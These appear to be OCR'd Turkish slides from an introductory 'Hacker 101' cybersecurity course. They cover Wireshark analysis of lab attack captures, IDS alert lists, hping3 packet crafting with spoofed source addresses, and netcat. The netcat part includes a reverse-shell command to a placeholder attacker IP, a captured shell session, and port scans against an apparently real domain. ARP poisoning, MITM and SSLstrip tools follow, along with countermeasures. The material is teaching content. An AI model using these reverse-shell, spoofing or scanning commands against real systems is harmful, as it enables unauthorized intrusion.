Yerel ağ arayüzünden paketleri tutar, ayrıntılı bir şekilde protokol bilgileriyle görüntüler.

Tutulan paketleri kaydetme özelliği vardır.

Çeşitli kriterlerde paket arar ve filtreler (süzer).

Alınan veya gönderilen paketleri filtrelemeyi baz alarak renklere ayırır ve katagorize eder.

Çeşitli istatistikleri, yapılan ayarlar doğrultusunda, kullanıcıya sunar.

Birçok protokol için şifre çözme desteği sunar.

# Hacker 101 | Siber GüvenliĒe Giriř

The image shows a Wireshark network traffic analysis interface. The top window title is "atak.pcap [Wireshark 1.12.6 (Git Rev Unknown from unknown)]". The interface includes a menu bar (File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Tools, Internals, Help), a toolbar with various icons, and a filter bar set to "http".

The main display area shows a list of captured packets. The filter "http" is applied, showing only HTTP-related traffic. The list includes several SSDP M-SEARCH requests and a sequence of HTTP requests and responses.

No.	Time	Source	Destination	Protocol	Length	Info
2	23.34242000	192.168.237.1	239.255.255.250	SSDP	215	M-SEARCH * HTTP/1.1
3	24.34296400	192.168.237.1	239.255.255.250	SSDP	215	M-SEARCH * HTTP/1.1
4	25.34323000	192.168.237.1	239.255.255.250	SSDP	215	M-SEARCH * HTTP/1.1
5	26.34465200	192.168.237.1	239.255.255.250	SSDP	215	M-SEARCH * HTTP/1.1
64	79.90971200	192.168.237.1	239.255.255.250	SSDP	179	M-SEARCH * HTTP/1.1
69	82.91100400	192.168.237.1	239.255.255.250	SSDP	179	M-SEARCH * HTTP/1.1
70	85.91239000	192.168.237.1	239.255.255.250	SSDP	179	M-SEARCH * HTTP/1.1
71	88.93618700	192.168.237.1	239.255.255.250	SSDP	179	M-SEARCH * HTTP/1.1
72	91.93635600	192.168.237.1	239.255.255.250	SSDP	179	M-SEARCH * HTTP/1.1
73	94.93732200	192.168.237.1	239.255.255.250	SSDP	179	M-SEARCH * HTTP/1.1
205	143.34621700	192.168.237.1	239.255.255.250	SSDP	215	M-SEARCH * HTTP/1.1
206	144.34797000	192.168.237.1	239.255.255.250	SSDP	215	M-SEARCH * HTTP/1.1
207	145.34764600	192.168.237.1	239.255.255.250	SSDP	215	M-SEARCH * HTTP/1.1
208	146.34816900	192.168.237.1	239.255.255.250	SSDP	215	M-SEARCH * HTTP/1.1
227	263.33904700	192.168.237.1	239.255.255.250	SSDP	215	M-SEARCH * HTTP/1.1
228	264.34030500	192.168.237.1	239.255.255.250	SSDP	215	M-SEARCH * HTTP/1.1
229	265.34149800	192.168.237.1	239.255.255.250	SSDP	215	M-SEARCH * HTTP/1.1
230	266.34335900	192.168.237.1	239.255.255.250	SSDP	215	M-SEARCH * HTTP/1.1
328	371.58754000	192.168.237.128	192.168.237.129	HTTP	376	GET / HTTP/1.1
330	371.60644200	192.168.237.129	192.168.237.128	HTTP	1190	HTTP/1.1 200 OK (text/html)
332	371.76911100	192.168.237.128	192.168.237.129	HTTP	387	GET /favicon.ico HTTP/1.1
333	371.76954900	192.168.237.129	192.168.237.128	HTTP	583	HTTP/1.1 404 Not Found (text/html)
339	373.91179000	192.168.237.128	192.168.237.129	HTTP	415	GET /dvwa/ HTTP/1.1

Below the packet list, the details pane shows the selected packet (No. 339) expanded to show the Hypertext Transfer Protocol section. The raw bytes and their corresponding ASCII values are displayed:

```
0000 01 00 5e 7f ff fa 00 50 56 c0 00 08 08 00 45 00 ..^...P V.....E.
0010 00 c9 13 9b 00 00 01 11 07 e5 c0 a8 ed 01 ef ff .....l...
0020 ff fa f0 a2 07 6c 00 b5 24 87 4d 2d 53 45 41 52 .....l..$.M-SEAR
0030 43 48 20 2a 20 48 54 54 50 2f 31 2e 31 0d 0a 48 CH * HTT P/1.1..H
0040 4f 53 54 3a 20 32 33 39 2e 32 35 35 2e 32 35 35 OST: 239 .255.255
0050 2e 32 35 30 3a 31 39 30 30 0d 0a 4d 41 4e 3a 20 .250:190 0...MAN:
```



# Hacker 101 | Siber GüvenliĒe Giriř

The screenshot displays the Wireshark interface with a packet capture of a login attempt. The main packet list shows a sequence of packets from 192.168.237.129 to 192.168.237.128. Packet 416 is the key event: an HTTP 200 OK response from the DVWA application. The packet details pane shows the reassembled TCP segment and the HTTP body content, which includes the login form's HTML structure and a successful login message: "Found". The raw data pane shows the hex and ASCII representation of the captured bytes.

No.	Time	Source	Destination	Protocol	Length	Info
416	400.31290100	192.168.237.129	192.168.237.128	HTTP	567	HTTP/1.1 200 OK (text/html)
417	400.31290700	192.168.237.128	192.168.237.129	TCP	66	60821->80 [ACK] Seq=4283 Ack=20679 Win=83968 Len=0 TSval=330128 TSecr=28047
418	400.82169700	192.168.237.141	192.168.237.2	NBNS	110	Refresh NB WORKGROUP<1e>
419	401.70414500	192.168.237.128	192.168.237.129	HTTP	509	GET /dwa/vulnerabilities/brute/ HTTP/1.1
420	401.71926800	192.168.237.129	192.168.237.128	TCP	4410	[TCP segment of of reassembled PDU]
421	401.71930500	192.168.237.128	192.168.237.129	TCP	66	60821->80 [ACK]
422	401.72080800	192.168.237.129	192.168.237.128	TCP	608	[TCP segment of of reassembled PDU]
423	401.72082100	192.168.237.128	192.168.237.129	TCP	66	60821->80 [ACK]
424	401.72084600	192.168.237.129	192.168.237.128	HTTP	71	HTTP/1.1 200 OK
425	401.72085800	192.168.237.128	192.168.237.129	TCP	66	60821->80 [ACK]
426	402.22190200	192.168.237.128	192.168.237.2	DNS	88	Standard query
427	402.22485200	192.168.237.2	192.168.237.128	DNS	88	Standard query
428	402.32591800	192.168.237.141	192.168.237.2	NBNS	110	Refresh NB WORK
429	403.82956100	192.168.237.141	192.168.237.2	NBNS	110	Refresh NB WORK
430	404.22111400	192.168.237.128	192.168.237.2	DNS	88	Standard query
431	404.23274600	192.168.237.2	192.168.237.128	DNS	88	Standard query
432	404.91994300	192.168.237.128	192.168.237.129	HTTP	530	GET /dwa/vulne
433	404.93611700	192.168.237.129	192.168.237.128	TCP	1514	[TCP segment of of reassembled PDU]
434	404.93614600	192.168.237.128	192.168.237.129	TCP	66	60821->80 [ACK]
435	404.93617600	192.168.237.129	192.168.237.128	TCP	2962	[TCP segment of of reassembled PDU]
436	404.93618200	192.168.237.128	192.168.237.129	TCP	66	60821->80 [ACK]
437	404.93627600	192.168.237.129	192.168.237.128	HTTP	403	HTTP/1.1 200 OK
438	404.93629900	192.168.237.128	192.168.237.129	TCP	66	60821->80 [ACK]

```
0000  00 0c 29 31 8f 5f 00 0c 29 fa dd 2a 08 00 45 00  ..l...)*..E.
0010  02 29 f0 c2 40 00 06 eb b8 c0 a8 ed 81 c0 a8  ..)..@.@.....
0020  ed 80 00 50 ed 95 de 03 e1 a2 b7 09 1a 54 80 18  ...P.....T..
0030  02 0b ef 1c 00 00 01 01 08 0a 00 00 6d 8f 00 05  ..m
```

# Hacker 101 | Siber Güvenliĝe Giriş

atak.pcap [Wireshark 1.12.6 (Git Rev Unknown from unknown)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: **arp** Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
29	67.80377900	Vmware_c0:00:08	Vmware_12:ab:7c	ARP	60	Who has 192.168.237.141? Tell 192.168.237.1
30	67.80383200	Vmware_12:ab:7c	Vmware_c0:00:08	ARP	60	192.168.237.141 is at 00:0c:29:12:ab:7c
102	130.3254000	Vmware_31:8f:5f	Broadcast	ARP	42	Who has 192.168.237.141? Tell 192.168.237.128
103	130.3255700	Vmware_12:ab:7c	Vmware_31:8f:5f	ARP	60	192.168.237.141 is at 00:0c:29:12:ab:7c
213	153.8042600	Vmware_c0:00:08	Vmware_fa:dd:2a	ARP	60	Who has 192.168.237.129? Tell 192.168.237.1
214	153.8045450	Vmware_fa:dd:2a	Vmware_c0:00:08	ARP	60	192.168.237.129 is at 00:0c:29:fa:dd:2a
245	317.4312850	Vmware_31:8f:5f	Vmware_f8:4b:ea	ARP	42	Who has 192.168.237.254? Tell 192.168.237.128
246	317.4314440	Vmware_f8:4b:ea	Vmware_31:8f:5f	ARP	60	192.168.237.254 is at 00:50:56:f8:4b:ea
269	336.2680600	Vmware_f3:5e:f9	Broadcast	ARP	60	Who has 192.168.237.128? Tell 192.168.237.2
270	336.2681090	Vmware_31:8f:5f	Vmware_f3:5e:f9	ARP	42	192.168.237.128 is at 00:0c:29:31:8f:5f
314	364.9519380	Vmware_31:8f:5f	Broadcast	ARP	42	Who has 192.168.237.137? Tell 192.168.237.128
315	365.9507880	Vmware_31:8f:5f	Broadcast	ARP	42	Who has 192.168.237.137? Tell 192.168.237.128
316	366.9513240	Vmware_31:8f:5f	Broadcast	ARP	42	Who has 192.168.237.137? Tell 192.168.237.128
317	367.9511510	Vmware_31:8f:5f	Broadcast	ARP	42	Who has 192.168.237.137? Tell 192.168.237.128
318	368.9509190	Vmware_31:8f:5f	Broadcast	ARP	42	Who has 192.168.237.137? Tell 192.168.237.128
319	369.9511500	Vmware_31:8f:5f	Broadcast	ARP	42	Who has 192.168.237.137? Tell 192.168.237.128
324	370.9512240	Vmware_31:8f:5f	Broadcast	ARP	42	Who has 192.168.237.137? Tell 192.168.237.128
335	371.9513780	Vmware_31:8f:5f	Broadcast	ARP	42	Who has 192.168.237.137? Tell 192.168.237.128
338	372.9510580	Vmware_31:8f:5f	Broadcast	ARP	42	Who has 192.168.237.137? Tell 192.168.237.128
384	389.2233750	Vmware_31:8f:5f	Vmware_f3:5e:f9	ARP	42	Who has 192.168.237.2? Tell 192.168.237.128
385	389.2237480	Vmware_f3:5e:f9	Vmware_31:8f:5f	ARP	60	192.168.237.2 is at 00:50:56:f3:5e:f9

0000	00 0c 29 12 ab 7c 00 50	56 c0 00 08 08 06 00 01	..). .P V.....
0010	08 00 06 04 00 01 00 50	56 c0 00 08 c0 a8 ed 01	.....P V.....
0020	00 0c 29 12 ab 7c c0 a8 ed 8d 00 00 00 00 00		..). . .....
0030	00 00 00 00 00 00 00 00	00 00 00 00	..... ..

File: "/root/Desktop/atak.pcap" ... Packets: 2079 · Displayed: 21 (1.0%) · Load time: 0:00.023 Profile: Default



# Hacker 101 | Siber Güvenliğe Giriş

## PCAP DOSYALARINDA SALDIRI ANALİZİ



SHA256: 11a0225ad9b471c547d8940767ef303acd18bdd02381ef0673dfd37d0342ee64  
File name: atack.pcap  
Detection ratio: 1 / 54  
Analysis date: 2017-01-29 10:05:43 UTC ( 0 minutes ago )



Analysis File detail Additional information Comments Votes

Intrusion Detection System	Result	
Snort	19 alerts	
Suricata	24 alerts	
Antivirus	Result	Update
ClamAV	Win.Exploit.Jmp_Call_Additive-1	20170129
ALYac	✓	20170129
AVG	✓	20170128
AVware	✓	20170129

# Hacker 101 | Siber Güvenliğe Giriş

## PCAP DOSYALARINDA SALDIRI ANALİZİ

Detection ratio: 1 / 54  
Analysis date: 2017-01-29 10:05:43 UTC ( 0 minutes ago )

Analysis File detail Additional information Comments Votes

**PCAP file!** The file being studied is a network traffic capture, when studying it with intrusion detection systems **Snort triggered 19 alerts** and **Suricata triggered 24 alerts**.

### Wireshark file metadata

File encapsulation	Ethernet
Number of packets	2079
Data size	1324 kB
Start time	2017-01-29 10:39:58
File type	Wireshark/... - pcapng
End time	2017-01-29 10:47:17
Capture duration	439 seconds

### HTTP requests

[+] GET http://192.168.237.129/  
[+] GET http://192.168.237.129/favicon.ico  
[+] GET http://192.168.237.129/dvwa/  
[+] GET http://192.168.237.129/dvwa/login.php  
[+] POST http://192.168.237.129/dvwa/login.php

# Hacker 101 | Siber Güvenliğe Giriş

## PCAP DOSYALARINDA SALDIRI ANALİZİ

### ▲ Suricata alerts

Emerging Threats ETPro ruleset

GPL NETBIOS SMB-DS IPC\$ share access (Generic Protocol Command Decode) [2102465]

ET EXPLOIT VSFTPD Backdoor User Login Smiley (Attempted Administrator Privilege Gain) [2013188]

ET POLICY Http Client Body contains pwd= in cleartext (Potential Corporate Privacy Violation) [2012888]

GPL MISC UPnP service discover attempt (Detection of a Network Scan) [2101917]

GPL ATTACK\_RESPONSE id check returned root (Potentially Bad Traffic) [2100498]

ET POLICY Possible Kali Linux hostname in DHCP Request Packet (Potential Corporate Privacy Violation) [2022973]

ET POLICY Http Client Body contains password= in cleartext (Potential Corporate Privacy Violation) [2012885]

GPL NETBIOS SMB-DS Session Setup NTLMSSP asn1 overflow attempt (Generic Protocol Command Decode) [2102383]

ET POLICY Reserved Internal IP Traffic (Potentially Bad Traffic) [2002752]

ET SHELLCODE METASPLOIT BSD Bind shell (JmpCallAdditive Encoded) (Executable Code was Detected) [2010403]

ET SHELLCODE Possible TCP x86 JMP to CALL Shellcode Detected (Executable Code was Detected) [2011803]

GPL POLICY TRAFFIC Non-Standard IP protocol (Detection of a Non-Standard Protocol or Event) [2101620]

ET NETBIOS Microsoft Windows NETAPI Stack Overflow Inbound - MS08-067 (15) (Attempted Administrator Privilege Gain) [2008705]

ET SHELLCODE METASPLOIT BSD Reverse shell (JmpCallAdditive Encoded 1) (Executable Code was Detected) [2010423]

GPL NETBIOS SMB Session Setup NTLMSSP unicode asn1 overflow attempt (Generic Protocol Command Decode) [2103000]

GPL ATTACK\_RESPONSE id check returned userid (Potentially Bad Traffic) [2101882]

GPL NETBIOS SMB SMB\_COM\_TRANSACTION Max Data Count of 0 DOS Attempt (Detection of a Denial of Service Attack) [2102102]

ET WEB\_SPECIFIC\_APPS Wordpress wp-login.php redirect\_to credentials stealing attempt (Web Application Attack) [2003508]

ET DNS Standard query response, Name Error (Not Suspicious Traffic) [2001117]

ET SHELLCODE x86 JmpCallAdditive Encoder (Executable Code was Detected) [2002908]

ET WEB\_SERVER PHP Possible http Remote File Inclusion Attempt (Web Application Attack) [2012997]

ET POLICY Login Credentials Possibly Passed in POST Data (Potential Corporate Privacy Violation) [2009004]

ET POLICY Cleartext WordPress Login (Potential Corporate Privacy Violation) [2012843]

# Hacker 101 | Siber Güvenliğe Giriş

## Hping3 ve Uygulamaları :

Hping'in paket göndermek için çeşitli modları ve komut satırı parametreleri vardır.

Temel olarak hping ile raw ip, icmp, tcp ve udp paketleri üretilebilir.

Üretilecek paketlere ait tüm özellikler komut satırından belirtilebilir

# Hacker 101 | Siber Güvenliğe Giriş

## Hping3 ve Uygulamaları :

SYN (hping -S)

FIN (hping -F)

RST (hping -R)

ACK (hping -A)

PUSH (hping -P)

URG (hping -U)

**Kullanımı : hping -S -c 100 -p 80 gurelahmet.com**

-c : Bu parametre ile kaç adet bayrak gönderileceği belirtilir.

-p : Bu parametre ile hangi porta gönderileceği belirtilir.

-a : Sahte IP adresi vererek IP adresinizi gizlememizi sağlayan parametre.

# Hacker 101 | Siber Güvenliğe Giriş

## Netcat (nc) ve Uygulamaları:

Netcat, TCP/IP üzerinden veri gönderme veya almaya yarayan açık kaynak kodlu bir araçtır.

Netcat aracı ile herhangi bir portu dinleyebilir, port tarama, bağlantı oluşturma, shell oturumu, dosya transferi gibi birçok şey yapılabilir.


```
nc -v gurelahmet.com 80    nc -vz gurelahmet.com 80
```

```
nc -v -n IP_ADRESS -z 1-1024
```

```
nc -e SALDIRGAN_IP PORT -e /bin/bash -lp    nc -lvp PORT
```

# Hacker 101 | Siber Güvenliğe Giriş

## Netcat (nc) ve Uygulamaları:



The screenshot shows a terminal window with the following content:

```
wifi1amme... D-TECT nc -v -n 109.232.220.232 -z 1-1024 MHz: 2301 Load: ↑ - □ X
Tasks: 1 / 137 CPU0: 1%
[root:~/Desktop]# nc -v gurelahmet.com 80
DNS fwd/rev mismatch: gurelahmet.com != cpanel1.webadam.com
gurelahmet.com [109.232.220.231] 80 (http) open
^C
[root:~/Desktop]# nc -vz gurelahmet.com 80
DNS fwd/rev mismatch: gurelahmet.com != cpanel1.webadam.com
gurelahmet.com [109.232.220.231] 80 (http) open
[root:~/Desktop]# nc -v -n 109.232.220.232 -z 1-1024
(UNKNOWN) [109.232.220.232] 1010 (?) open
(UNKNOWN) [109.232.220.232] 995 (pop3s) open
(UNKNOWN) [109.232.220.232] 993 (imaps) open
```

System statistics shown in the terminal:

NAME	PID	CPU
Korg	849	1.01
canky	1409	0.51
vmtoolsd	1275	0.51
nc	2171	0.00
nc	2052	0.00

System statistics shown in the terminal:

MEMORY & SWAP
RAM 14%
Swap 0%

System statistics shown in the terminal:


FILE SYSTEM
root 4% free 1.26GiB

System statistics shown in the terminal:

NET I/O (eth0: 92.148.231.110)
Down: 44B KB/s Up: 110B
Downloaded: 36.3KiB Uploaded:

# Hacker 101 | Siber Güvenliğe Giriş

## Netcat (nc) ve Uygulamaları:



The screenshot shows a terminal window titled "nc -lvp 4444" with a taskbar at the top indicating "Tasks: 0 / 133". The terminal output is as follows:

```
[root:~/Desktop]# nc -lvp 4444
listening on [any] 4444 ...
192.168.237.129: inverse host lookup failed: Unknown host
connect to [192.168.237.128] from (UNKNOWN) [192.168.237.129] 52384
ls
chishing.doc  privr57.php  attackmap)
vulnerable
pwd
/home/msfadmin
```

On the right side of the terminal, there is a system monitor overlay showing a table of running processes:

NAME	PID	CPU
Xorg	849	1.01
conky	1409	0.51
nc	3527	0.00
kworker/0:1	3342	0.00
nc	3224	0.00

Below the process table, there is a system resource usage section:

```
RAM 14%
Swap 0%
```




# Hacker 101 | Siber Güvenliğe Giriş

**Arp Poising, MITM ve Ettercap Uygulamaları :**

**Arp Poisoning Saldırısı:**

**Arp zehirlenmesi**, ARP (Adress Resolution Protocol) OSI katman modelinde network katmanında yer alır. Bu katmanda yer alan ARP, IP adreslerini MAC adreslerini çevirir. Bu IP adreslerine karşılık gelen MAC adreslerini ARP tablolarında tutar ve ARP tabloları da belirli aralıklarla güncellenir. Bir ip adresine karşılık, sahte bir MAC adresi oluşturulmasına ARP zehirlenmesi denir.

# Hacker 101 | Siber GüvenliĐe Giriş



# Hacker 101 | Siber Güvenliğe Giriş

**Arp Poising, MITM ve Ettercap Uygulamaları :**

**Arp Poisoning Saldırısı için Kullanılabilecek Araçlar :**

- Arp Tool 1.0.2
- Etherial yada Wireshark
- Arpoison
- Dsniff
- Ettercap
- Cain & Abel
- WinArpSpoofer

**SSL Trafiğini Dinlemek için SSLTrip aracı kullanılmaktadır.**

# Hacker 101 | Siber Güvenliğe Giriş

## ARP Poisoning Önleme Yöntemleri :

**1-Static ARP** : Arp tablosunun statik olarak doldurulması arp anonslarına ihtiyacı ortadan kaldıracığı için bu saldırı önlenmiş olur ancak büyük networkler için uygulanabilirliği düşüktür.

**2-Encryption**: Network üzerinde akan trafik şifrelenirse paketler ele geçirilse dahi okunamadığı için işe yaramayacaktır.Ya da kırılması için uzun zaman harcayacaklardır.

